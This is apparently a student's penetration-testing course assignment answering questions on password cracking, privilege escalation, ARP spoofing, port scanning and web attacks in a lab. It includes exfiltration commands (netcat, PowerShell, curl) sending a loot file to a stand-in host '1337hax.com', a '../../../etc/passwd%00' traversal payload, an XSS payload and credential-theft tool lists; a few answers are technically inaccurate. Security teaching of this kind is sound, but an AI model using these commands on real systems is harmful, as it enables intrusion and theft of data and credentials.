Assignment 4

April 19, 2020

Part 1: Short Answer

1.) **What are the two main types of password attacks? Explain each and provide a detailed example of when you would use it.**

Guessing – An attempt at brute-force guessing the password by querying the authentication service. Guessing can be a very loud process and can generate alerts and logs about unusual user activity. It can also result in account lockout if not done carefully. Guessing might be a good choice when the attacker has used social engineering tactics on a target and is able to derive a guess based on the information they've gleaned.

Cracking – An attempt at using stolen password hashes and trying to reverse them. Cracking is more stealthy than guessing because it is completed on the attackers' hardware; it does not use resources that generate attention in the way guessing does. An example of cracking might involve breaking weak hash algorithms such as MD5 or SHA1.

2.) **How many bits make up each hash?**

a. **MD5**

128 bits.

b. **Unsalted SHA1**

160 bits.

c. **SHA256**

256 bits.

d. **NTLMv2**

128 bits.

e. **Salted SHA1**

160 bits.

3.) **During a test, you launched a service exploit and just popped your first basic user shell in Linux, verified by using the 'id' command. Nice work, but you're still not root, which is your eventual goal. What's the first thing you should do after successfully exploiting this vulnerability?**

After double-checking that I am operating within scope, I would attempt to escalate my privileges using a variety of means:

- Checking misconfigurations
  - This is the logical first choice while attempting privilege escalation because it relies on human error, and humans are reliably fallible.
  - I would find existing programs that run at the root level and search for read/write issues and incorrect configurations in applications and services.
  - I would attempt default passwords or any other passwords I had pilfered to determine whether they were reused.
- Pilfering credentials

- While pilfering data on the system, I would check several sources to see if authentication details could be obtained:
  - The /etc/passwd file
  - The /etc/shadow file using John the Ripper's unshadow script (Linux)
  - The SAM database (Windows)
  - Using tools like Mimikatz, pwdump, and Meterpreter to obtain hashes (Windows)
  - SSH or other private certificate files
  - The local filesystem
    - Desktop, Documents, application folders, system folders, and registries
  - Network share drives or linked cloud resources
  - Source code including old code and comments
  - Hashed passwords obtained elsewhere on the system
- Additionally, I would research vulnerabilities on the OS that, if unpatched, might provide a pathway to root access.

4.) Where can we find users and password hashes on:

a. Windows

The Security Account Manager (SAM) database. Hashes can also be found using a variety of tools like pwdump, Mimikatz, Meterpreter, and VSS.

b. Linux

`/etc/passwd` and `/etc/shadow` are two files that contain account information. `/etc/shadow`, which contains password hashes, is only readable by root, but John the Ripper's unshadow script can pull information from it.

5.) During a pentest on a remote host, you got a limited shell and found some loot. You want to transfer it to your testing machine for further inspection. The file is `/secret/passwordsandstuff.bin`, a 500B binary file. You can run and do whatever you want on your testing machine. The remote host blocks all new incoming connection requests. Explain how, with specific commands on both hosts, you could transfer the file from the remote host to your testing machine.

a. Using netcat on the remote host

This command on the source system will display the file and pipe it to our IP address via port 1337.

```
nc -w 3 [https://1337hax.com] 1337 < passwordsandstuff.bin
```

This command on the destination system will create a listener on port 1337 that will receive the data, which will be stored in a file called `passwordsandstuff.bin`. Because it is an outbound connection, it will not be blocked by the remote host.

```
nc -l -p 1337 > passwordsandstuff.bin
```

b. In Powershell using only Powershell classes

The following Powershell script reads the contents of the file, encrypts them with AES, and sends them via HTTP over port 80. Again, because it is an outbound connection it should not be blocked.

```
$file = Get-Content /secret/passwordsandstuff.bin
$key = (New-Object System.Text.ASCIIEncoding).GetBytes("54b8617eca0e54c7d3c8e6732c6b687a")
$securestring = new-object System.Security.SecureString
foreach ($char in $file.toCharArray()) {
      $secureString.AppendChar($char)
}
$encryptedData = ConvertFrom-SecureString -SecureString $secureString -Key $key

Invoke-WebRequest -Uri http://www.1337hax.com -Method POST -Body $encryptedData
```

To decrypt on the receiving system, one could use the following script:

```
$key = (New-Object System.Text.ASCIIEncoding).GetBytes("54b8617eca0e54c7d3c8e6732c6b687a")

$encrypted = [encrypted_data]

echo $encrypted | ConvertTo-SecureString -key $key | ForEach-Object
{[Runtime.InteropServices.Marshal]::PtrToStringAuto([Runtime.InteropServices.Marshal]::SecureStringToBSTR($_)
)}
```

c. In bash but without netcat, ncat, or socat

This technique could be performed with curl using the following commands:

```
URL=https://1337hax.com
LFILE=passwordsandstuff.bin
curl -X POST -d @$LFILE $URL
```

This will send the file using an HTTP POST request, to be received by the attacking system via an HTTP service.

6.) How can we check lockout settings before password guessing on:

a. Windows

We can check local rules with C:\ net accounts. We can use Microsoft Account Lockout Status to check our status, or RADTool to check account lock status and unlock accounts, as well as gather other account information.

b. Linux

Lockout settings can be configured in Linux using PAM (Pluggable Authentication Modules).

7.)

a. **What Windows tool did we review that can attack a network at the data link layer?**

Cain.

b. **What could we use in Kali to accomplish the same thing?**

```
# arpspoof
```
Or
```
# ettercap -G
```

c. **What kind (not examples) of packets does it send? Be specific.**

Gratuitous ARP packets.

8.) **What OS would we most likely not use Rainbow Tables to attack password hashes? Why?**

Linux, because it stores only salted hashes and rainbow tables are effectively useless when salts are present.


9.) **You're trying to build a new rainbow table and you use the same reduction function every time. What's going to happen?**

If the reduction function ever creates the same password in a previous chain (which is likely to happen), the rest of the chain will be a duplicate. This is wasteful, redundant, slower, and less efficient for storage and searching. To mitigate concerns, a rainbow table uses a rotating set of reduction functions. That way, even if there is a collision of passwords in a chain, there must also be a timing collision of the reduction functions (which is possible but much less likely to happen).

Part 2: Technical

10.) **Sniff the SMB authentication from the hw3.pcap file, then crack Alice's password. You can use Cain and the default wordlist, Wireshark, or ophcrack. Hint: If using Cain, try uppercase, lowercase, or substitute number permutations. Provide a screenshot or your command, showing how you got it.**

Alice's password is "dilegu4". I loaded the pcap file into Cain and then ran a dictionary attack using the default wordlist.



11.) Write a Powershell script or function to scan TCP ports 8075-8085 of the subnet 10.10.0.32/29.

Requirements:

- Your script should only scan for valid host IPs of the given CIDR
- The scan should be successful even if not all hosts are online and not all ports are open
- Output should contain at least the IP address, how many ports are open, and which ones they were
- Provide your code in a plaintext file with your submission
- It's okay to pass in targets as arguments, but need to show commands too
- Hint: You can use the Wumpus VM from the previous assignment to test your script against a live target

Implement in Powershell. Do not use Powershell to call another program.

I first set up my Wumpus VM as a live target using the specified subnet.

```
root@wumpus:~#    ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP ql
en 1000
    link/ether 08:00:27:6c:08:61 brd ff:ff:ff:ff:ff:ff
    inet 10.10.0.35/24 brd 10.10.0.255 scope global eth3
    inet6 fe80::a00:27ff:fe6c:861/64 scope link
       valid_lft forever preferred_lft forever
3: eth4: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN qlen 1000
    link/ether 08:00:27:7c:be:ab brd ff:ff:ff:ff:ff:ff
```

I used the following script in Powershell to scan ports 8075-8085 on valid hosts in the 10.10.0.32/29 subnet.

```
> 32..39 | % { $a = $_; write-host "------"; write-host "10.10.0.$a"; 8075..8085 | % {echo ((new-object
Net.Sockets.TcpClient).Connect("10.10.0.$a",$_)) "Port $_ is open!"} 2>$null}
```

Port 8080 was open on 10.10.0.35.

```
PS C:\WINDOWS\system32> 32..39 | % { $a = $_; write-host "------"; write-host "10.10.0.$a"; 8075..8085 |
 % {echo ((new-object Net.Sockets.TcpClient).Connect("10.10.0.$a",$_)) "Port $_ is open!"} 2>$null}
------
10.10.0.32
------
10.10.0.33
------
10.10.0.34
------
10.10.0.35
Port 8080 is open!
------
10.10.0.36
------
10.10.0.37
------
10.10.0.38
------
10.10.0.39
```

12.) Look at the following php snippet from a web app running PHP v5.3.3. What could you edit in the URL below if you wanted to see the contents of the passwd file? Briefly explain why that might work.
URL: `http://nbn.corp/hello.php?name=Alice&lang=en`

```
<?php echo '<div class="main"><img src="hello.gif"
alt="" />
</div>'; ?>
<div class="container">
<header class="major">
<?php
$lang = $_GET['lang'];
if ($lang=="en") {
echo '<p><b>Hello, ';
} else {
echo '<p><b>Hola, ';
}
echo $_GET['name'];
echo '!</b></p>
</header>
<p>';
include($lang.".php");
?> </p>
```


The above code provides an opportunity to carry out a directory traversal attack, which we could carry out by replacing "`en`" at the end of the URL with "`../../../etc/passwd%00`". If the server has access to `etc/passwd`, it will print the contents of that file. An application may only allow a specific type of file (e.g., php) so a null byte is appended at the end to bypass this restriction. A directory traversal attack can be prevented by properly sanitizing user input: removing all but the correct data and filtering characters.

13.) For this question, use the Wumpus VM. The target page is `http://10.10.0.35:8080/xss.php`. A webpage that accepts user input, saves it to a file, and echoes it back as vulnerable to stored cross site scripting. There are some controls in place, such as dropping any input that contains the string "script". You want to inject something that will steal users' cookies! Making this easy: You may assume that the victim's browser doesn't block popups, block cookie requests, or disables JavaScript. Also assume the victim will also interact with anything they need to get exploited. Write a line of text that will evade XSS filtering, get saved onto the page, and redirect any users that view it to your machine and steal their cookies for the vulnerable site. Explain your injection and anything else you will have to do to on the attacker's end. Provide screenshots of it working.

Although the developers may have dropped "script" from any input, it can still be interpreted as HTML within a file. To prevent this, user input must be properly sanitized and the user should be validated.

I used the following script to carry out an XSS attack:

```
<img src=http://1337hax.com onerror=alert(document.cookie);>
```



14.)

a. **Provide the following commands (and explain) to generate and format a wordlist called hw3list.lst used for password attacks. We want to generate a list using words on a webpage and every page linked from `https://www.eff.org/wp/digital-privacy-usborder-2017`. The wordlist should only contain words between 6 and 8 characters in length.**

I used the following CeWL command to generate a wordlist:

```
cewl -d 2 -m 6 -w hw3list.lst https://www.eff.org/wp/digital-privacy-usborder-2017
```

I specified that the minimum word length should be 6; however, I was unable to specify a maximum character length using CeWL, so I ran my list through PW-Inspector to ensure that words were within the 6 to 8 character length range. The command I used for PW-Inspector was:

```
pw-inspector -i hw3list.lst -o editedlist.lst -m 6 -M 8
```


b. **Using your created wordlist, crack at least 5 of the 6 passwords in the hash file.**

I used the command:

```
john passwd -wordlist="editedlist.lst"
```

and was able to crack three passwords without mangling:

```
scrutiny (alice)
tempered (bob)
AMERICA  (charlie)
```




Then I used the following command, which uses the rockyou wordlist and also incorporates mangling:

```
sudo john -wordlist=rockyou.txt -rules passwd
```

I was able to crack the next password:

```
computer1234 (dan)
```



For the fifth password, I opted to use the KoreLogic L33t scan, using the following command:

john -wordlist=editedlist.lst –rules:KoreLogicRulesL33t passwd

and was able to crack the fifth password:

`P0rt4b1e (eddie)`

```
kali@kali:~/Downloads$ sudo john --show passwd
?:P0rt4b1e
```

c. **Edit John.conf to create your own rules to find the last password. Write a rules file that turns these letters into numbers: [a=4][e=3]. It should try all variations of each swap for each word with multiple letters. For example, if the seed is "searches", it would try [s3arches, se4rches, search3s, s34rches, s3arch3s, se4rch3s, s34rch3s]**

I created my own rule called "MyRule1" to make a=4 and e=3:

```
[List.Rules:MyRule1]
%2e vap0 %2a vbp0 /e vcp0 /a op[a4] oc[e3] ob[a4] oa[e3]
```

And was able to crack the sixth and final password:

`esc4lat3 (frank)`

```
kali@kali:~/Downloads$ sudo john --show passwd
?:P0rt4b1e
?:esc4lat3
```

References

[1] https://techcommunity.microsoft.com/t5/itops-talk-blog/powershell-basics-how-to-scan-open-ports-within-a-network/ba-p/924149#

[2] https://www.acunetix.com/websitesecurity/directory-traversal/

[3] https://tools.kali.org/password-attacks/cewl

[4] https://www.sqlservercentral.com/articles/using-pw-inspector-in-brute-force-attack-on-sql-server

[5] https://nakkaya.com/2009/04/15/using-netcat-for-file-transfers/

[6] https://azeria-labs.com/data-exfiltration/

[7] https://gtfobins.github.io/gtfobins/curl/

[8] https://null-byte.wonderhowto.com/how-to/perform-directory-traversal-extract-sensitive-information-0185558/

[9] https://www.openwall.com/john/

[10] https://www.openwall.com/lists/john-users/2010/08/03/3